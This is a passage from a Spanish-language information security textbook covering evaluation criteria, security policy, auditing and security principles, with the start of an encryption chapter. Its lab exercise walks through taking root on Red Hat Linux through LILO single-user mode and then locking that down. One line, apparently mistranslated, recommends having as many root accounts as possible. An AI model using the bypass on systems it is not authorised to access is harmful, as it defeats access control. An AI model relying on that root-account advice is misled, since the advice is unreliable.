Clasificación B1 (Protección de Seguridad Etiquetada). En este esquema consiste de dos características principales. Inicialmente, cada usuario es asociado con un cierto nivel de seguridad (de forma similar al personal que trabaja en el gobierno de los EU). De igual forma, cada recurso del sistema es asociado con otro nivel de seguridad, de tal forma que un usuario requiere tener un cierto nivel de seguridad o igual o superior para accesar cierto recurso. La segunda característica consiste en que el control de acceso es obligatorio y no discrecional. Esto significa, que los recursos están inicialmente negados a los usuarios hasta que el administrados de seguridad confiere acceso a usuarios explícitos.

Clasificación C2 (Protección de Acceso Controlado). Este es el nivel de seguridad al que aspiran llegar la mayoría de las implantaciones modernas de UNIX. Requiere de DAC o control de acceso discrecional, donde un usuario puede otorgar permisos de acceso a ciertos archivos de forma granular (es decir, usuario por usuario; p.e. listas de Control de Acceso de AIX). También requiere autentificación de usuarios lo cual es estándar en UNIX. Finalmente, se requiere un rastreo de actividades que permita realizar auditorías de seguridad.

Clasificación C1 (Protección de Seguridad Discrecional). Este es el nivel al que pertenecen la mayoría de las implantaciones clásicas de UNIX (BSD, System V). Sólo requiere de autentificación de usuarios y que el control de acceso a recursos sea posible (discrecional). Esto se realiza por medio de permisos para el usuario, el grupo y otros.

Clasificacion D (Minimo), Un ejemplo clasico son los sistemas MS-DOS, los cuales no tienen seguridad inherente.

El nivel C esa a menudo implementado en ambientes comerciales. Esto requiere que los propietario de los datos deben de ser capaces de determinar quien puede accesar a los datosm lo cual es llamado Acceso de Control Discrecional (DAC):

Nivel C1	Requier que los usuarios deben de ingresar al sistema y permitir el ID del grupo.
Nivel C2	Requiereque los usuarios individuales ingresen a la red con una contraseña y requiere un mecanismo de auditoría.

TCSEC es similar al ITSEC. Sin embargo, ITSEC clasifica la funcionalidad (F) y efectividad (E) separadamente. El nivel C2 de TCSEC es equivalente al nivel de ITSEC F-C2, E2.

Nivel C2 y F-C2, Requerimientos de E2

El requerimiento clave para C2 y F-C2, la clasificacion E2 es que un sistema tiene ciertos aspectos de control de acceso discrecional, reutilizacion del objeto, identificacion y autenticacion, y auditoria:

- **Control de Acceso Discrecional**

  Control de Acceso Discrecional significa que el propietario de un recurso debe de estar disponible a controlar el acceso a ese recurso.

- **Reutilizacion del Objeto**

  La reutilizacion del objeto debe ser controlado por el sistema operativo. Por lo tanto, cuaquier momento en el que un programa o proceso usa un objeto, como la memoria, que fue usado anteriormente por otro programa o proceso, el contenido previo del objeto no puede ser determinado por el usuario nuevo del objeto.

- **Identificacion y Autentificacion**

  El criterio requiere que cada usuario sea unicamente identificaado por el sistema operativo y que el siste-

ma operativo pueda almacenar una pista de todas las actividades de un usuario via la identificacion.

- **Auditoria**
  El mayor requerimiento de C2/F-C2, el estado E2 es que el administrador del sistema esta disponible de auditar todo los eventos relacionado a la seguridad y las acciones de los usuarios individuales. Ademas, el dato auditado debe de ser accesible solo por el administrador de sistemas.

Criterio Comun (CC)

El CC es un estandar que unifica los diferentes criterios de seguridad regional y nacional. tales como ITSEC y TCSEC, dentro de un documento estandarizado por ISO. El CC es actualmente el Estandar Internacional (IS) ISO 15408, el cual es la version 2.1 del criterio comun. Los dos documentos son tecnicamente identicos.

El CC especifica y evalua las caracteristicas de seguridad de los productos de computadores y sistemas. Este es el primer estandar internacional acceptado por Seguridad IT. Este es basado en los documentos ITSEC y TCSEC y piensa remplazarlos como un estandar mundial. Las partes que crearon el CC incluyen a La Seguridad Electronica de Comunicacion (Estados Unidos), La Organizaciónde Establecimientos de Seguridad de Comunicacion y el Servicio Central de la Seguridad de Sistemas de Información (Francia).

El CC provee dos funciones basicas:

- Una manera estandarizada de describir los requerimientos, tales como la necesidad de seguridad, los productos y sistemas para satisfacer esas necesidades y el análisis y prueba de esos productos y sistemas.
- Una base tecnica comfiable para la evaluacion de las caracteristicas de seguridad de los productos y sistemas.

Conceptos Claves

Hay tres conceptos escenciales para entender el CC. El concepto son en gran parte usados para la comunicacion y procesos propuestos en determinar la seguridad correcta de los productos y sistemas dados para una situacion dada. Esos Conceptos son:

- **Protección de Perfiles (PP)**
  Este documento creado por los administradores IT, usuarios, desarrolladores de roductos y otras partes definen un conjunto específico de necesidades de seguridad. El documento PP comunica las necesidades al manufacturador.

- **Blancos de Seguridad (ST)**
  Este es un estamento de los manufacturadores que claman que seguridad un producto IT o sistema pueden proveer. Este contiene información especifica de los productos que explican como un producto o sistema en particular resuelve la necesidad de PP.

- **Blanco de Evaluacion (TOE)**
  Este es el producto o sistema IT que será evaluado. El producto debe de ser evaluado usando los requerimientos especificos de seguridad listados en los documentos PP y ST. Para cumplir con el CC, el producto debe de ser analizado y probado por una tercera parte acreditada.

EL Libro Naranja (The Orange Book)

Para estandarizar los niveles de seguridad, el gobierno de los Estados Unidos lanzo una serie de estandares definiendo una manera comun de fijar los niveles. Estos estandares fueron lanzados en una serie de libros comunmente llamados Te Rainbow Series por que cada libro tenia una covertura de color diferente. De particular importancia fue el Libro Naranja. Este define una serie de estandares, que comienzan con D (El nivel más bajo) y continúa hasta el nivel A1 (El más seguro). Desafortunadamente, estos estandares han sufrido de una serie de problemas. El primer problema es la edad. Como todo en computacion, los cambios en capacidades crean vacios que se hacen más significantes a traves del tiempo. Este estado, juntado con el factor que el estandar fue diseñado especificamente para gobernar las entidades, ha causado que las agencias NSA y NIST lanzaran una nueva series de estandares llamados Programa de Prueba de tecnologia Confiable (TTAP). TTAP define siete niveles de seguridad, comenzando con el Nivel 1 de Evaluacion de Seguridad (EAL) (el más bajo) y continuando hasta el EAL 7 (el más seguro). Para también combatir los problemas de largas tardanzas en la evaluacion, el NSA y NIST estan también certificando terceras partes para conducir las evaluaciones. Aunque todavia esta en temprano desarrollo, TTAP promete mostrar una ayuda en la estandarizacion de la seguridad en Grandes Industrias.

Elementos de Seguridad

Acontinuacion se mostrara los elementos de seguridad más importante. También se muestra la jerarquia en que esos elementos estan organizados. los niveles seran mostrados comenzando desde los más bajos:

1. Política de Seguridad Corporativa
2. Autentificacion del Usuario
3. Encriptacion y Control de Acceso
4. Auditoria y Administracion

Cada uno de esos elementos opera en conjuto con los otros para asegurar que una Organizaciónpuede comunicarse lo más eficientemente posible. Al principio del Listado se encuentra Las políticasde Seguridad Corporativa, la cual estable la fundacion de cualquier sistema de seguridad exitoso. Teniendo una política de seguridad no garantiza que se eliminara los intrusos o la perdida de la información. Para esos items, usted tiene que auditar cuidadosamente su red. Una política de seguridad lo hace, sin embrago, provee un fundamento para todas las acciones subsequentes.

En esta seccion, cubriremos los siguientes tópicos:

- Responsabilidad
- La Política de Seguridad
- Revision
- El intercambio Seguro y las Desventajas

Responsabilidad

Los Administradores implementan y refuerzan las políticasde seguridad y auditan la actividad de los usuarios, procurando apuntar los problemas de seguridad, los cuales pueden incluir actividad ilicita de un empleado, un sistema con un nivel bajo de parches o un intruso fuera de la red. La Administracion y los Administradores seguridad deben de crear las políticasde seguridad corporativa por que esto provee los fundamentos para toda la actividad de la red.

La Política de Seguridad

Una política de seguridad informática es una forma de comunicarse con los usuarios, ya que las mismas establecen un canal formal de actuación del personal, en relación con los recursos y servicios informáticos de la organización.

No se puede considerar que una política de seguridad informática es una descripción técnica de mecanismos, ni una expresión legal que involucre sanciones a conductas de los empleados, es más bien una descripción de los que deseamos proteger y él por qué de ello, pues cada política de seguridad es una invitación a cada uno de sus miembros a reconocer la información como uno de sus principales activos así como, un motor de intercambio y desarrollo en el ámbito de sus negocios. Por tal razón, las políticas de seguridad deben concluir en una posición consciente y vigilante del personal por el uso y limitaciones de los recursos y servicios informáticos.

Elementos de una Política de Seguridad Informática

Como una política de seguridad debe orientar las decisiones que se toman en relación con la seguridad, se requiere la disposición de todos los miembros de la empresa para lograr una visión conjunta de lo que se considera importante.

Las Políticas de Seguridad Informática deben considerar principalmente los siguientes elementos:

- Alcance de las políticas, incluyendo facilidades, sistemas y personal sobre la cual aplica.
- Objetivos de la política y descripción clara de los elementos involucrados en su definición.
- Responsabilidades por cada uno de los servicios y recursos informáticos aplicado a todos los niveles de la organización.
- Requerimientos mínimos para configuración de la seguridad de los sistemas que abarca el alcance de la política.
- Definición de violaciones y sanciones por no cumplir con las políticas.
- Responsabilidades de los usuarios con respecto a la información a la que tiene acceso.

Las políticas de seguridad informática, también deben ofrecer explicaciones comprensibles sobre por qué deben tomarse ciertas decisiones y explicar la importancia de los recursos. Igualmente, deberán establecer las expectativas de la organización en relación con la seguridad y especificar la autoridad responsable de aplicar los correctivos o sanciones.

Otro punto importante, es que las políticas de seguridad deben redactarse en un lenguaje sencillo y entendible, libre de tecnicismos y términos ambiguos que impidan una comprensión clara de las mismas, claro está sin sacrificar su precisión.

Por último, y no menos importante, el que las políticas de seguridad, deben seguir un proceso de actualización periódica sujeto a los cambios organizacionales relevantes, como son: el aumento de personal, cambios en la infraestructura computacional, alta rotación de personal, desarrollo de nuevos servicios, regionalización de la empresa, cambio o diversificación del área de negocios, etc.

Parámetros para Establecer Políticas de Seguridad

Es importante que al momento de formular las políticas de seguridad informática, se consideren por lo menos los siguientes aspectos:

- Efectuar un análisis de riesgos informáticos, para valorar los activos y así adecuar las políticas a la realidad de la empresa.
- Reunirse con los departamentos dueños de los recursos, ya que ellos poseen la experiencia y son la principal fuente para establecer el alcance y definir las violaciones a las políticas.
- Comunicar a todo el personal involucrado sobre el desarrollo de las políticas, incluyendo los beneficios y

riesgos relacionados con los recursos y bienes, y sus elementos de seguridad.
- Identificar quién tiene la autoridad para tomar decisiones en cada departamento, pues son ellos los interesados en salvaguardar los activos críticos su área.
- Monitorear periódicamente los procedimientos y operaciones de la empresa, de forma tal, que ante cambios las políticas puedan actualizarse oportunamente.
- Detallar explícita y concretamente el alcance de las políticas con el propósito de evitar situaciones de tensión al momento de establecer los mecanismos de seguridad que respondan a las políticas trazadas.

Razones que Impiden la Aplicación de las Políticas de Seguridad Informática

Apesar de que un gran número de organizaciones canalizan sus esfuerzos para definir directrices de seguridad y concretarlas en documentos que orienten las acciones de las mismas, muy pocas alcanzan el éxito, ya que la primera barrera que se enfrenta es convencer a los altos ejecutivos de la necesidad y beneficios de buenas políticas de seguridad informática.

Otros inconvenientes lo representan los tecnicismos informáticos y la falta de una estrategia de mercadeo por parte de los Gerentes de Informática o los especialistas en seguridad, que llevan a los altos directivos a pensamientos como: "más dinero para juguetes del Departamento de Sistemas".

Esta situación ha llevado a que muchas empresas con activos muy importantes, se encuentren expuestas a graves problemas de seguridad y riesgos innecesarios, que en muchos casos comprometen información sensitiva y por ende su imagen corporativa. Ante esta situación, los encargados de la seguridad deben confirmar que las personas entienden los asuntos importantes de la seguridad, conocen sus alcances y están de acuerdo con las decisiones tomadas en relación con esos asuntos.

Si se quiere que las políticas de seguridad sean aceptadas, deben integrarse a las estrategias del negocio, a su misión y visión, con el propósito de que los que toman las decisiones reconozcan su importancia e incidencias en las proyecciones y utilidades de la compañía.

Finalmente, es importante señalar que las políticas por sí solas no constituyen una garantía para la seguridad de la organización, ellas deben responder a intereses y necesidades organizacionales basadas en la visión de negocio, que lleven a un esfuerzo conjunto de sus actores por administrar sus recursos, y a reconocer en los mecanismos de seguridad informática factores que facilitan la formalización y materialización de los compromisos adquiridos con la organización.

Revision

La revision es un aspecto importante de sobre todo plan de seguridad. Los mayoria de sistemas modernos pueden grabar todas sus actividades en archivos logs. Esos logs le habilitan determinar la eficacia de la implementacion de su seguridad. A traves de esa actividad de los logs, usted puede usualemente determinar como y si una actividad no permitidad ocurrio.

Revision Pasiva y Activa

En la revision pasiva, el ordenador simplemente graba las activiadades. Por lo tanto, la revision pasiva no es un mecanismo de detección a tiempo real por que alguien tiene que revisar los logs y luego actuar en base a la información que este contiene. Los principios de la revision pasiva demandan que usted tome acciones proactivas y preventivas. También, cuando se esta revisando pasivamente, asegurese de que su infraestructura los menos recursos posibles del sistema.

La revision activa envuelve respuesta activas para el acceso ilicito y los intrusos. Las respuestas deben de incluir:

- La finalizacion de la sesion
- El bloquamiento de ciertos host (incluyendo sitios web, servidores FTP y servidores de e-mail)
- Buscando actividad ilicitas detras del punto de origen.

Por el tiempo que toma verificar y descifrar los reportes logs, usted debe balancear sus tiempo entre las revisiones y otras tareas. Muchas revisiones estrezan mucho en los recursos del sistemas. Muy pocas podrian amenazar su seguridad porque usted o estar disponible de determinar una actividad cracker precisamente.

El Intercambio Seguro y las Desventajas

Muy a menudo, los requerimientos administrativos de las implementaciones de seguridad no son considreados durante la fase del diseño. Los requerimientos de seguridad siempre envuelven desventajas, incluyendo:

- Incremento de la Complejidad
- Usted debera de entrenar los usuarios finales para usar las médidas de seguridad que usted requiere.
- Lento Tiempo de Respuesta del Sistema
- Mecanismos de Autentificacion, Revision y Encriptacion puede degradar el funcionamiento.

El tiempo y el esfuerzo son requeridos para aprender nuevas interfaces de software y tecnicas. Usted puede elegir software y hardware que son faciles de usar. En adicion de los beneficios obvios, tales como reducir costos, como un paso para permitir miembros de la directiva la flexibilidad de invertir más tiempo ajustando y mejorando la seguridad. Los elementos a considerar incluyen:

- Facilidad de Instalacion
- Una interfaz Intuitiva
- Efectivo soporte del cliente

Principios de Seguridad

Aunque las implementaciones especificas de seguridad son simpre unicas, diez principios facilmente de identificar son comunes en todas las redes:

- Ser Paranoico
- Tener un Política de Seguridad
- No Soportes de Sistemas o Tecnicas Solamente
- Minimizar el Daño
- Despliegue de los Esfuerzos de las Grandes Compañias
- Proveer Entrenamiento
- Usar una Estrategia de Seguridad Integrada
- Usar los Equipos de acuerdo a las Necesidades
- Identificar los Tópicos de Negocios de Seguridad
- Considerar la Seguridad Física

Ser Paranoico

Aunque la palabra paranoico parece ser una exageracion, si usted no esta sospechoso hasta el punto de paranoia, usted probablemente no esta siguiendo sus políticas de seguridad tan diligentemente como deberia. Al nivel personal, asumir que desde una vez usted esta conectado al Internet, usted es un blanco de ataque. Al nivel de red, diseñar su sistema de seguridad asumiendo que un cracker será evitado. Esta asuncion asegurara que usted aplique tantas tecnicas como sean posibles en varios niveles. Organizar backups, de

esta manera si un cracker acceso por un área, otra área estar adisponible de contener la actividad del cracker. Este principio de seguridad es simple, pero puede salvar su red completa.

La minimizacion de las amenazas es un resultado dde usar los principios de seguridad apropiadamente, aunque estos parescan ser muy precautivos. Por ejemplo, si usted usa un control de acceso apropiado, un cracker el cual haya robado un usuario legitimo estará disponible para accesar solo lo que el usuario puede accesar. En otras palabras, si un cracker puede asumir la identidad de un miembro de su organizacion, este solo podra disponer de los mismos archivos y distemas que el usuario legitimo. Definir las responsabilidades y acceso de un usuario, es un elemento clave de minimizar las amenazas.

Otra manera de asegurarse es preparando su sistema. Si usted protege sus archivos FTP separadamane de sus archivos Web, la penetracion de la seguridad de su Web no significa que sus archivos de FTP también han sido violados .

El motivo principal para inventar y usar tales tecnicas es la expectativa de que algo ira mal y que alguien que este fuera trate de que las cosas vayan mal. Pocas cosas motivan a las personas más que el miedo mism, asi que no subestime esta perspectiva cuan estao asegurando su sistema.

Tener una Política de Seguridad

Una política de seguridad es el fundamento en la que todas las desiciones concernientes a seguridad estan hechas. Si usted no tiene una política de seguridad efectiva, su implementacion actual será inconsistenete, proveyendo puntos de acceso a los crackers.

Un cracker generalemente busca por una debilidad para entrar por esta. Si esa debilidades pasan por alto por defecto o los bugs en el sistema operativo, ellas existen ppor que las políticasde seguridad no recuerdan al administrador de sistema de los pasos esenciales a tomar cuando se mejora el sistema operativo, se agregan usuarios o un nuevo programa. Una política de seguridad cuidadosa lo ayuda tales descuidos y lo habilita a tomar desiciones consistentes tanto como asegura su sistema.

Una política de seguridad define cada regla que será seguida e incluye explicaciones claras de este roposito. Una política de seguridad imprecisa y obscura puede no transportar la base de los valores de la seguridad, roles y responsabilidades de la organizacion.

No Soporte de Sistemas o Tecnicas Solamente

Un sistema de seguridad exitoso es una matriz,, o combinacion de métodos individuales, tecnicas y subsistemas. Cuando sea posible, usted peded usar tantos principios de seguridad y tecnicas como usted pueda para proteger cada recurso. Por ejemplo, una red que confia solamente en la autentificacion no esta casi tan segura como una que combina autentificacion, control de acceso y encriptacion. Similarmente, su sitio esta mejor protegido por el filtrado de paquetes del router combinado con un firewall respaldado por la autentificacion de usuarios y la detección de intrusos. Otro término para estos principios es la defensa a profundidad.

El uso de multiples tecnicas y tecnologías en cualquier punto le permite a usted protegerse en contra de las debilidades de cada tecnica individual mientras mejora la seguridad efectiva. Como su sistema dde seguridad se desarrolla, usted basara esta elecciones sobretodo en el balance del sistema. Un balance debe de ser obtenido porque usted puede implementar muchos métodos, de nuevo resultando en que la seguridad sea menos efectiva. El factor más critico es analizar cada metodo de protección para debilidades y determinar si usted puede reducir las debilidades usando un metodo adicional o dos mientra no va lejos.

Las ofertas de productos no universales, tecnologia o soluciones ofrecen total protección en contra de todos las amenazas. Usted necesita gerentes dedicados y recursos para realizar una buena funcion de seguridad. La seguridad no esta solo en el área de instalacion. Matematicamente hablando, la vulnerabilidad 0 puede ser alcanzada solo por un tiempo y recursos infitos, ni uno ni otros de los cuales puede ser obtenido.

Minimizar el Daño

Usando multiples tecnicas en cada dispositivo y en todo nivel, usted puede limitar el dano perpetuado por un cracker. Por ejemplo usted puede suplementar su firewall con una tecnica de encriptacion tal como Secure Multipurpose Internet Mail Extensions (S/MIME) para asegurar sus e-mail.

Despliegue del Esfuerso de Grandes compañías

Muy a menudo, las organizaciones desarrollan políticasde seguridad, y luego los administradores no refuersan las reglas. Los Administradores de sistema y seguridad le daran a sus cuentas de usuario de todos los dias root o acceso como administrador. Ellos no se daran cuenta que este tipo de acceso es un problema porque los administradores conocen como no dañar accidentalmente un sistema o realizar otras como acciones comprometedoras, pero la mayoria de los usuarios normales no conocen como evitar esos problemas. Los crackers trataran de localizar tales cuentas y concentrarse en penetrarlos en vez de a otras cuentas de alta seguridad.

Los ejecutivos de la compañías también tienden a evitar las médidas de seguridad, porque esas médidas pueden parecer inconvenientes para alguien quien debe accesar rapido la información tan rápido como sea posible. En compañías pequeñas, la mayoria de los propietarios desean los derechos de root simplemente porque son los jefes. Una buenas regla es tener tantos numeros de root y de cuentas administrativas como sea posible. Algunas personas piensan que hasta la más incorruptible medida de seguridad es un perdida de tiempo y será ignorado por estos o craran accesos directos alrededor de ellos.

Tales inocentes y actividades aparentemente necesarias crean un hueco que los crackers pueden descubrir y usar. Aunque el plan de una compañía debe hacer que cada quien este a cualquier nivel de seguridad.

Proveer Entrenamiento

Los entranamientos apropiados es uno de las más eectiva y faciles médidas de seguridad que usted puede poner en lugar. Un empresario, con una seccion de una hora de entrenamiento es tales itemes tanto como la seleccion de contraseñas apropiadas pueden dramaticamente incrementar los niveles de seguridad.

A cotinuacion esta una lista de entranamientos recomendados para cada uno de los tres niveles:

- **Usuarios Finales**
  Los usuarios deben de estar informados de los nuevos virus que son introducidos en la Web. Usted puede notificarlos via los mensajes de email empresariales o llamado a conferencias.
- **Administradores**
  Los administradores de seguridad deben de recordar informar sobre las ultimas amenazas y contramedidas. Una buena idea es asignar a cada administrador de seguridad un topico o área. Por ejemplo, un administrador de seguridad puede mantener se actualizado con los ultimos virus, otro con las herramientas y tecnicas de los crackers.
- **Ejecutivos**
  Los ejecutivos necesitan ser mantenidos enterados de las ultimas herramientas que puden ser usadas para mantener la seguridad de un sitio actualizada. Una tecnica util es decirle a los ejecutivos de un acceso ilegal a un sitio relacionado.

En algunas situaciones usted necesita conducir las secciones de entrenamiento para los usuarios finales, asi pueden usar herramientas apropiadas que usted desea implementar.

Usar una Estrategia de Seguridad Integrada

Ecuentre como cada departamento implementa la estrategia de seguridad. Proteger en contra que cada departamento tenga sus propias políticaso que interprete las políticaspor separado, de tal modo defendiendo el efecto de la estrategia de seguridad y la creacion de agujeros de seguridad. De nuevo, asegurese de que todos los niveles de su organizacion, incluyendo ejecutivos, estan siguiendo esta estrategia.

Los administradores de sistema y seguridad deen siempre mantenerse a la vista de todos los componentes de sus redes. La seguridad de un sitio puede ser facilmente derrotada por un sistema pobremente asegurado, en el cual un administrador de sistemas no esta al tanto. A continuacion le mostraremos una situacion hipotetica: El administrador de seguridad de un sitio ha hecho un buen trabajo asegurando todos los recursos de su red. Una version de un sistema operativo pronto será lanzado, y el departamento de investigacion y desarrollo ha obtenido una version beta del producto. El departamento R&D instala el sistema beta en una maquina de prueba para experimentar con el nuevo software. Un cracker esta tratando de accesar ilicitamente este sitio y empieza escaneando la red. El cracker encuentra una red bien protegida excepto por una maquina. El cracker penetra esta computadora y lanza todos los ataques desde esta maquina. El administrador de seguridad no esta en la espectativa de un ataque que se origina dentro de la red de la compañía. El cracker probablemente instalara un sniffer de paquetes en el computador accesado y esperara capturar una contraseña administrativa.

Forsando a que todos los departamentos agregen las políticasde seguridad, problemas tales como el mencionado anteriormente pueden ser facilmente prevenidos.

Usar los Equipos de Acuerdo a las Necesidades

Es fácil quedar atrapado en el deseo de comprar los ultimos equipos y software. Usted deberia, sin embargo, siempre considere como cualquier tecnologia direcciona a las necesidades. Para hacer esto, usted debe de tomar lso siguientes pasos:

- Conduzca una necesidad de prueba de revision
- Consulte con la administracion para que determine las necesidades especificas.
- Determinar como una nueva tecnologia afectaria las rutinas diarias del usuario final en todos los niveles.
- Trabajar con la administracion para asegurar los fondos.
- Conduzca las investigaciones para determinar los productos apropiados para su organizacion.

Identificar los Tópicos de los Negocios de Seguridad

La seguridad se ha convertido rapidamente un topico central de negocios, principalmente por los costos envueltos. Los inversionistas y los clientes se han vuelto más interesados en hacer que las compañías hayan hecho todo lo que hay que hacer para asegurarse. Por lo tanto, los Administradores IT y los presidentes de las compañías están interesados en proveer lo que han mostrado debido a las diligencias cuando estan asegurando sus redes. Haciendo esto se ayuda a que el negocio asegure el financiamento y mantenga una imagen positiva de la compañía. Las grandes compañías han identificado las maneras de manejar y justificar los mayores costos de seguridad.

Tópicos de negocio y Latencia de la Red

La latencia es la medida de tiempo necesitada para que una respuesta pueda ser procesada entre un cliente y un servidor. La seguridad puede implementar la latencia de la red por el tiempo extra que

este necesita para encriptar lso paquetes. Las médidas de seguridad pueden afectar también all negocio y al usuario de la siguiente manera:

- **Incremento del costo**
  Muchas soluciones de seguridad son costosas. Las licencias de firewalls por un sitio pueden constar $20, 000 (U.S.) o más.
- **Inconvenientes**
  Nuevos programas y procedimientos pueden inconvenir usuarios, especialmente los usuarios que viajan a menudo y aquellos que trabajan remotamente. Recuerde de hacer que los usuarios finales esten enterados de que aunque tendran inconvenidos levemente ahora mismo, los beneficios a largo plazo les salvara tiempo y seguridad a la compañía.

La Seguridad Física

Muchas corporaciones u organizaciones han implementados software de seguridad sofisticada solo para tener su sistema seguro ya que la misma no esta asegurada fisicamente. A menudo, una organización ubicara su firewall y redes en una área publica, eexponiendolos a que sean forzados. Otros olvidaran restringir el acceso a las habitaciones seguras. Otras consideraciones son también importantes para la seguridad física.

A menudo, un cracker usara una brecha no asegurada de Internet para abrir un agujero de seguridad de Internet para entrar a traves de su sistema. Tales brechas pueden incluir:

- Una puerta abierta en la habitacion que contiene el equipo de firewall.
- Un empleado que elimine o introduzca información manualmente.
- Un empleado que divulge las contraseñas y otras informaciones.
- Un empleado que accidentalmente le ingresa u virus al sistema. La mayoria de los virus son el resultado de una actividad benigna de un usuario, tales como un desconocido que trae un disco infectado de virus desde sus casa.

Las preguntas que debe de hacerse concernientes a la seguridad física deben de incluir:

- ¿Está el firewall de la compañía ubicado en la habitacion apropiada?
- ¿Están las maquinas de redes (router, servidor Web, servidor FTP, asi sucesivamente...) sujetados o monitoreados?
- ¿Está algún empleado trabajando sólo en un área sensible?

Métodos de Vigilancia

Las opciones para incrementar la seguridad física incluyen:

- Reemplazar los seguros de llaves con contraseñas de acceso.
- Ubicar los servidores dentro de una habitacion encerrado.
- Instalar equipos de vigilacias por video.

Una compañía, provee una manera ambigua e incrementar la seguridad física. Esta ofrece una camara digital que pude ser configurada para actuar como una clase de tripwire. Siempre que cualqueira camine en frente de la camara, esta le toma una foto, luego transmite la imagen via email o por otra via. Esta estrategia puede probar que es absolutamente util en configuraciones sensibles.

Ejercicio 1-1: Use el Single Boot Mode de GNU/Linux

En este ejercicio, uste conducira un ataque fisico en contra de Red Hat Linux. No se proveen soluciones

para este ejercicio.

1. Reinicie su ordenador y entre lo siguiente en el prompt de LILO: *linux single*

2. Linux se lanzara en usuario single mode. Avise al prompt. Usted es el usuario root. Cambie la contraseña a cualquiera que desee. Note que si usted entra una contraseña que es muy corta, usted recibira un mensaje: "BAD PASSWORD: it is based on a dictionary word.". Usted puede ignorar este mensaje por ahora por que usted es root.
   # passwd
   New UNIX password
   Retype new UNIX password
   passwd: all authentication tokens updated sucessfully

3. Ahora, reinicie su sistema:
   # shutdown -r now

4. Ingrese a GNU/Linux usando su nueva contraseña.

5. Cambie su contraseña de nuevo a su contraseña anterior.
   # passwd root
   New UNIX password
   Retype new UNIX password
   passwd: all authentication tokens updated su

6. Para agregar algo de seguridad para el usuario single mode, agregue el siguiente código mostrado a continuacion.
   boot=/dev/hds
   map=/boot/map
   install=/boot/boot.b
   prompt
   timeout=50
   default=linux
   restricted
   password=password

7. Note la entrada restringida. Esta entrada causara que el sistema le pregunte por una contraseña cuando cuaquiera desea ingresar como usuario single mode. La línea password= le permite establecer cualquier contraseña. Asegurese de que usted usa la contraseña como la contraseña. No haga distorciones el texto que esta debajo de esta primera seccion. Una vez que haya agregado la línea de password= , salga de /etc/lilo.conf para guardar sus cambios.

8. Utilice el siguiente comando, exactamente como es mostrado:
   # /sbin/lilo

9. El comando anterior recrea el archivo /boot/boot.b. Después de haber entrado el comando /sbin/lilo, reinicie Gnu/Linux.

10. Cuando el sistema se reinicia, entre "linux single" en el prompt de LILO. Presione ENTER. A usted se le preguntara por una contraseña. Usted ahora disposo una medida de seguridad física para su sistema.

11. Si es necesario, desabilite la proteccon de contraseña que ha habilitado editando /etc/lilo.conf, eliminando las lineas de restricted y password= y ejecutando de nuevo el comando lilo.

Aunque este ejercicio agrega una medida de protección a la seguridad física de un sistema, médidas adcisionales pueden ser necesitadas. Configurando el BIOS para prevenir que inicien desde un medio removible

realzando la seguridad del sistema pero puede, en otra parte, ser sobrepasado por un individuo con conocimientos, con acceso fisico y un destornillador.

Resumen

En este capitulo, cubrimos los conceptos de seguridad de información. Algunos de los tópicos claves fueron:

- Hay una necesidad en curso para políticasy médidas de seguridad.
- El significado, alcance, y proceso de la seguridad de información es amplio y cruza las fronteras de los directivas y tecnicas.
- La clasificación de los sistemas y pruebas de riesgos que son necesarias en la determinación de las políticasde seguridad deseadas.
- La ética es un fundamento importante para la seguridad de la información, incluyendo elementos de codigos éticos especificos del GNU y del Consorcio Internaciónal de Certificación de Sistemas de Seguridad (ISC)2.
- La evaluación de los criterios estandares de seguridad, el TCSEC y el CC servido como una base para la especificación de la seguridad.
- Muchos conceptos y principios son el centro de la seguridad de la información de los niveles de seguridad cueste lo que cueste, sistemas operativos y modelos de negocio.

Preguntas Post-Exámen

Las respuestas a estas preguntas están en el Apéndice A.

1. ¿Qué importancia tiene una política de seuridad en una organización?

2. ¿Cúales son los tres niveles generales de seguridad para clasificar lso sistemas?

3. ¿Qué es el CERT?

4. ¿Cúales son los componentes de una matriz efectiva de seguridad?

5. ¿Cúales son los tres componentes claves para entender el Criterio Comun (CC)?

6. ¿Cúales son los seis elementos, definidos por ISO, que estan disponibles para ayudar a los profesionales de seguridad para una implementación apropiada de seguridad?

CAPITULO 2

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

ENCRIPTACIÓN

TOPICOS PRINCIPALES	No.
Objetivos	41
Preguntas Pre-Exámen	41
Introducción	42
Conceptos de Encriptacion	42
Algoritmos de Encriptacion	47
Proceso de Encriptacion Aplicados	54
Pretty Good Privacy (PGP)	59
Resumen	62
Preguntas Post-Exámen	68

OBJETIVOS

Al completar este capítulo, usted podrá:

- Diferenciar entre un bloque y un torrente de cifras
- Listar las formas especificas de encriptacion simetrica, asimetrica y de picadillo.
- Listar los programas comunes de encriptacion y describir su estructura basica.
- Listar y describir los programas comunes usados en la encriptacion .
- Comparar y contrastar PGP y GPG; describir el desarrollo de GPG.
- Describir el rol de los certificados en el establecimeitno de transacciones seguras entre multiples clientes asi como las autoridades del certificado.
- Desplegar PGP en GNU/Linux.

PREGUNTAS PRE-EXAMEN

Las repuestas se encuentran en el Apéndice A.

1. Definir encriptacion simetrica

2. Definir Encriptacion Asimetrica

3. Diferenciar entre algoritmo de encriptacion y una cifra

4. Que es un texto cifrado?

INTRODUCCION

Hay muchas aplicaciones que se benefician de usar encriptacion. La encriptacion puede hacer llos datos confidenciales o puede ayudar a utentificar a los usuarios. Usted tambien puede usar encriptacion para asegurar la confidencialidad y la integridad de los datos. En este capitulo, discutiremos los conceptos fundamentales de encriptacion y las diferencias entre las encriptaciones simetricas, asimetricas y de picadillo.

Conceptos de Encriptacion

La encriptacion es el proceso de condificar la informacion, de esta manera es dificil para otros leerla o modificarla. La encriptacion se ha convertido enm una parte importante de la seguridad computacional. Esta es usada en un amplio rango de areas, incluyendo autentificacion de contraseñas, seguridad de redes, firmas digitales y seguridad de email. En esta seccion cubriremos:

- Historia de la Encriptacion
- Terminologia de Encriptacion
- Categorias de Encriptacion
- Métodos de Aplicacion
- Que Provee la Encriptacion
- La Fuerza de la Encriptacion
- Procesamiento Paralelo y en Ronda
- La Encriptacion Fuerte y las Leyes de Exportacion de la Encriptacion (U.S.)

Historia de la Encriptacion

